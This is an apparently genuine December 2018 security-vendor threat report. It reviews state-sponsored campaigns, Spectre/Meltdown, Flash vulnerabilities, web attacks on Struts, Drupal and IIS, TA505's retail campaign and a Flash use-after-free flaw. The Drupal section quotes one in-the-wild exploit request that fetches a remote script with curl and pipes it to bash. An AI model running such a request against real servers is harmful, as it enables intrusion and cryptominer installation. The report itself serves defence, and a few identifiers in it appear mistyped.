NTT Security

GTIC Monthly Threat Report

December 2018

Contents

2018's Biggest Campaigns, Most Critical Vulnerabilities, Most Vulnerable Applications

Lead Analyst: Aaron Perkins

Throughout the year, the NTT Security GTIC actively monitors hacking campaigns, critical vulnerabilities, and vulnerable applications. The highest risk items are then developed into Security Bulletins (SBs) and Emerging Threat Advisories (ETAs) and delivered directly to clients across the globe, enabling them to implement appropriate mitigation measures.

While these SBs and ETAs are solely for clients, NTT Security often provides a separate iteration in public-facing communications, to disseminate threat information as widely as possible.

For this article, GTIC researchers looked at our database of SBs and ETAs we developed and delivered to clients throughout 2018 to identify any trends or areas of concern for the coming year.

Biggest Campaigns

- **Multiple campaigns from North Korean APT HIDDEN COBRA**
  - Use of the Joanap backdoor Trojan and Brambul server message block (SMB) worm
  - TYPEFRAME malware campaign
  - FASTCash ATM hacking campaign
- **Russia state-sponsored hacking**
  - Hacking campaign targeting energy and other critical infrastructure sectors
  - Campaign leveraging infected routers to attack network infrastructure
- **Emotet malspam campaign**
  - Global campaign
  - Clever, constantly adapting

GTIC researchers observed multiple campaigns from state-sponsored actors in both North Korea and Russia. North Korea used backdoor Trojans, worms, malware, and even an ATM hacking campaign to exploit targets, while Russia focused on targeting critical infrastructure sectors and leveraging infected routers to attack network infrastructure.

Additionally, GTIC researchers noted a global campaign employing Emotet malware. While attribution is yet to be determined, the group behind the Emotet malspam campaign is clever, constantly adapting their attack pattern and intrusion set to obtain maximum effectiveness of the campaign.

Most Critical Vulnerabilities

Taking the top spot are the Meltdown and Spectre vulnerabilities early in the year.

To recap, in early January 2018, Google's Project Zero released details about undisclosed vulnerabilities in Intel's CPU chips, calling the vulnerabilities Spectre and Meltdown. The CPU hardware implementations were vulnerable to side-channel attacks, allowing an attacker to read privileged memory.

Compounding the problem, the nature of these vulnerabilities and their fixes introduced the possibility of reduced performance on patched systems, though the performance impact depended on the hardware and the applications in place.

According to Project Zero, Meltdown affects Intel processors and works by breaking through the barrier which prevents applications from accessing arbitrary locations in kernel memory. Segregating and protecting memory spaces prevents applications from accidentally interfering with one another's data and also prevents malicious software from being able to see and modify it at will. Meltdown makes this fundamental process unreliable.

GTIC researchers continued analyzing and trending these vulnerabilities, and in May 2018, a resurfacing of the Spectre and Meltdown vulnerabilities again prompted GTIC researchers to leverage additional resources into researching new variants of the vulnerabilities known as Spectre 3a and 4.

Perhaps the worst part about the Spectre and Meltdown vulnerabilities was that patching them was no easy feat, though GTIC researchers make the following recommendations for those who have yet to patch their systems:

- Refer to your hardware and software vendors for patches or microcode.
- Use a test environment to verify each patch before implementing.
- Ensure that performance is monitored for critical applications and services.
    - Consult with vendors and service providers to mitigate any degradation effects, if possible.
    - Consult with Cloud Service Providers to mitigate and resolve any impacts resulting from host operating system patching and mandatory rebooting, if applicable.

Most 'Popular' Applications Requiring Security Patches

Security experts around the globe generally have widely varied opinions about which applications are the most critical to patch, with many of those opinions driven by the state of the network on which the vulnerability is discovered.

One thing security experts agree on though is that Adobe Flash Player has so many critical vulnerabilities that, if it is possible to disable Adobe Flash Player in your environment, your organization will be significantly more secure as a result.

In 2018 alone, Adobe Flash Player had 24 vulnerabilities, 100 percent of which attackers could exploit remotely, with 92 percent of those same vulnerabilities requiring no authentication.[1]




Figure 1. Adobe Flash Player vulnerabilities – authentication requirements

In fact, out of all the SBs and ETAs the GTIC developed in 2018, Adobe Flash Player vulnerabilities comprised 28 percent of them and was the single most-mentioned application in GTIC-developed content throughout the year. The remainder of the content focused on a wide variety of vulnerabilities and campaigns impacting NTT Security clients around the globe.

While GTIC researchers analyzed and subsequently notified clients of vulnerabilities ranging from WordPress to Cisco devices to zero-day vulnerabilities, Adobe Flash Player remained in the top spot throughout the year.

Adobe Flash Player is inherently vulnerable, with new critical vulnerabilities discovered on a regular basis. To protect yourself and your environment, NTT Security recommends the following:

- If not required for business operations, disable Adobe Flash Player in your environment.
- If you are unable to disable Adobe Flash Player due to operational requirements, ensure you have the latest patches installed on all machines which will be running Adobe Flash Player.
- When a patch is released for an Adobe Flash Player vulnerability, prioritize patching the vulnerability to help secure your environment from remotely executed attacks.

NTT Security Observations – A Look Back Through 2018

Lead Analyst: Terrance DeJesus

In December, GTIC researchers analyzed web-based attacks by tracking and analyzing incoming and outgoing traffic over common web ports (i.e. 80, 8080, 8000, etc.) within client environments. Analyzing web-based attacks by CVE and by volume indicated Apache Struts, GNU Bash and OpenSSL as the most

[1] https://www.cvedetails.com/vulnerability-list/vendor_id-53/product_id-6761/Adobe-Flash-Player.html

commonly attacked technologies. Following up on this discovery, analysts reviewed cyberattacks against popular products where volume may have been minimal, but attacks were not as random and fluctuated by internet-wide scanning.

Apache Struts

As expected, exploit attempts against Apache Struts vulnerabilities continued as attackers targeted vulnerabilities allowing remote code execution on a successfully targeted system. Apache Struts accounted for 35 percent of all targeted vulnerabilities in December 2018. Below is a list of the vulnerabilities targeted, all but one of which were targeted from 2016 through 2018:

- CVE-2017-9791
- CVE-2017-5638
- CVE-2018-11776
- CVE-2016-3087
- CVE-2017-12611
- CVE-2017-9805
- CVE-2013-2251
- CVE-2016-308

All vulnerabilities are a result of deserialization issues within Apache commons library for OGNL expressions. These vulnerabilities are easily exploitable by copying and pasting code into a custom HTTP request 'content-type' header. Due in part to the simplicity of execution, GTIC researchers believe these types of attacks will continue well into 2019.

With regard to campaigns GTIC researchers observed, analysis indicates 85 percent of Apache Struts attacks lead to some form of a cryptominer malware variant being installed via shellscripts. Typically, the code for downloading these shellscripts was delivered and executed via the HTTP request. One important note here is that while cryptomining malware may not be alarming in and of itself, successful installation still indicates a security hole exists, which could be further leveraged against the victim machine in additional attacks.

Drupal

In April 2018, the GTIC released an ETA for a remote code execution vulnerability in Drupal 7.x and 8.x, CVE-2016-7602. This is also referenced in SA-CORE-2018-002, which, at the time, was being exploited in the wild. NTT Security analysts detected exploit attempts nearly immediately, within client environments. Further analysis of those exploit attempts indicated the use of Ruby and Python tools to launch custom HTTP requests with the exploit code in the URI of the request as shown below.

'POST //?q=user/password&name[%23post_render][]=system&name[%23markup]=curl%20-s%20hxxp://dangerousdesigns[.]org/logo.jpg%20%7C%20bash%20-s&name[%23type]=markup HTTP/1.1'

As shown, the exploit is not complicated and can easily be used to download a malicious binary from a remote server. In this example, XMRig was the final malware being downloaded. In addition to cryptocurrency miners, GTIC researchers also identified PHP backdoors and IRC bots being delivered to

vulnerable Drupal systems, related to this vulnerability. As of 27 December 2018, GTIC researchers also identified approximately 62,000 public-facing Drupal servers still running Drupal version 7.x.

If you haven't updated your Drupal server, now is the time to do so.

Microsoft IIS Servers

Microsoft IIS server vulnerability (CVE-2017-7269) received an 82 percent increase in attacks from November to December 2018. The vulnerability itself, disclosed in March 2017, was a zero-day buffer overflow in the IIS WebDAV component, which could be exploited via a simple PROPFIND method. The vulnerability only affects IIS 6.0, which was released in November 2010, and accounted for 5.5 percent of all IIS installations in 2018, according to W3Techs. The APT known as Lazaurus Group has also been observed exploited this same vulnerability to mine Monero and install various malware variants used for targeted attacks.

Final Thoughts

GTIC researchers noticed a segregation of preferences in malware based on an attacker's chosen attack pattern and intrusion set. First, malware types such as backdoors, banking Trojans, and remote access Trojans (RATs), are more commonly being delivered via malicious spam campaigns, which GTIC researchers observe daily. These malware variants include Trickbot, Ursnif, Remcos, HawkEye and Netwire, all of which have been found and analyzed within recent malspam campaigns.

Interestingly, regarding RCE vulnerabilities, cryptocurrency miners are being heavily distributed after exploitation. It would be incorrect to assume malware with similar capabilities of those seen in malspam campaigns is not being installed post-exploitation of RCE vulnerabilities; however, the campaigns seem to be fewer and more targeted.

Recommendations

Patch management is key to mitigating most of these threats. As zero-days are discovered and proof-of-concept (PoC) code is released, RCE vulnerabilities for web servers and web applications will continue to be a target of choice for attackers. Cryptominers can be combatted by blocking traffic using the stratum protocol, while up-to-date anti-virus signatures should detect, contain, and eradicate the binaries.

APT505 Shifts Focus to Target U.S. Retail Industry

Lead Analyst: Danika Blessman

In what appears to be yet another threat to consumers during the Holiday shopping season, researchers[2] have identified another cybercrime campaign targeting the retail industry, threatening the credentials and finances of consumers.

Active since at least 2014, advanced persistent threat (APT) group TA505, linked to both Dridex and Locky operations over the last two years, is known to continually modify attack methods and targets. Researchers recently observed a shift in both, with the group targeting the retail industry with highly personalized malicious attachments.

Since 15 November 2018, researchers observed this campaign targeting companies in the retail, grocery, and restaurant industries almost exclusively. TA505's campaign targeted victims with specially-tailored malicious attachments for each organization, complete with the targeted company's logo in the body of the attachment for a more legitimate lure. This suggests a significant shift in tactics, from a very broad net to pinpoint targeting.

The malicious attachments employed various types of malware, to include *FlawedAmmyy*, a remote access Trojan (RAT), as well as a remote manipulator system (RMS). The group leveraged both types of malware to create a backdoor into targeted machines, allowing the attackers to steal credentials and banking information.

This shows yet another shift in the group's tactics – the switch from ransomware to RATs – further suggesting a more targeted approach.

NTT Security recommends retailers continue to employ best practices, to include updating anti-virus and endpoint software, as well as educating users to be on the lookout for these types of campaigns. Additionally, consumers should keep a close eye on their credit card and bank statements, as TA505 is not the only cybercrime game in town this Holiday season.

[2] https://www.proofpoint.com/us/threat-insight/post/ta505-targets-us-retail-industry-personalized-attachments

Adobe Flash Player Use-After-Free Vulnerability

Lead Analyst: Jose Hernandez

Threat Status: High

CVE-2018-15982[3]

Severity: High (CVSS: 8.8)

Date: 5 December 2018

Remediation Details: Adobe released software updates to address the vulnerability.

Affected Versions:

- Adobe Flash Player Desktop Runtime, 31.0.0.153 and earlier versions, on Windows, macOS and Linux systems
- Adobe Flash Player for Google Chrome, 31.0.0.153 and earlier versions, on Windows, macOS, Linux and Chrome OS systems
- Adobe Flash Player for Microsoft Edge and Internet Explorer 11, 31.0.0.153 and earlier versions, on Windows 10 and 8.1
- Adobe Flash Player Installer, 31.0.0.108 and earlier versions, on Windows systems

Analyst Note:


Adobe released an out-of-band security bulletin[4] which included patches for CVE-2018-15982, a use-after-free (UAF) critical arbitrary code execution vulnerability in Adobe Flash, found in the *com.adobe.tvsdk.mediacore.metadata* file package of Flash player. The vulnerability exploits a dangling pointer which allows the attacker to insert malicious code into memory, using RAR to compress a malicious word document with the embedded flash exploit. For the attacker to insert the malicious code, the malicious word document first needs to be opened on the targeted system. This triggers the embedded SWF (Shockwave Flash) file to run, executing the vulnerability. Running the SWF file gives the attacker read and write privileges to the dangling pointer. This attack is commonly disguised to look like legitimate emails, including attached documents or tools. Attackers created a fake employee survey, which appeared legitimate.

Successful exploitation could lead to arbitrary code execution. Once the malicious payload is delivered, it disguises itself as a Nvidia driver application to further obfuscate infection. Adobe and NTT Security are aware that this exploit is being used in the wild.

[3] https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-15982

[4] https://helpx.adobe.com/security/products/flash-player/apsb18-42.html

NTT Security Annual Reports



Risk:Value 2018

Many organizations are stuck in a reactive mindset when it comes to information security and would opt to pay a hacker's ransom rather than proactively invest in security. That's a key finding in this year's Risk:Value 2018 Report.

Download your copy today!

2018 Global Threat Intelligence Report

This year's report summarizes activity we detected in over 6.1 trillion+ logs and more than 150 million+ attacks, along with vulnerability scans, incident response engagements, and diverse findings from threat research and threat intelligence teams across NTT Security.

Download your copy today!

About GTIC

The NTT Security GTIC protects and informs NTT Group clients through security threat research, vulnerability analysis and the development of effective countermeasures. For more information, including vulnerability disclosures, threat reports and white papers, visit the resource page on www.nttsecurity.com or our blog.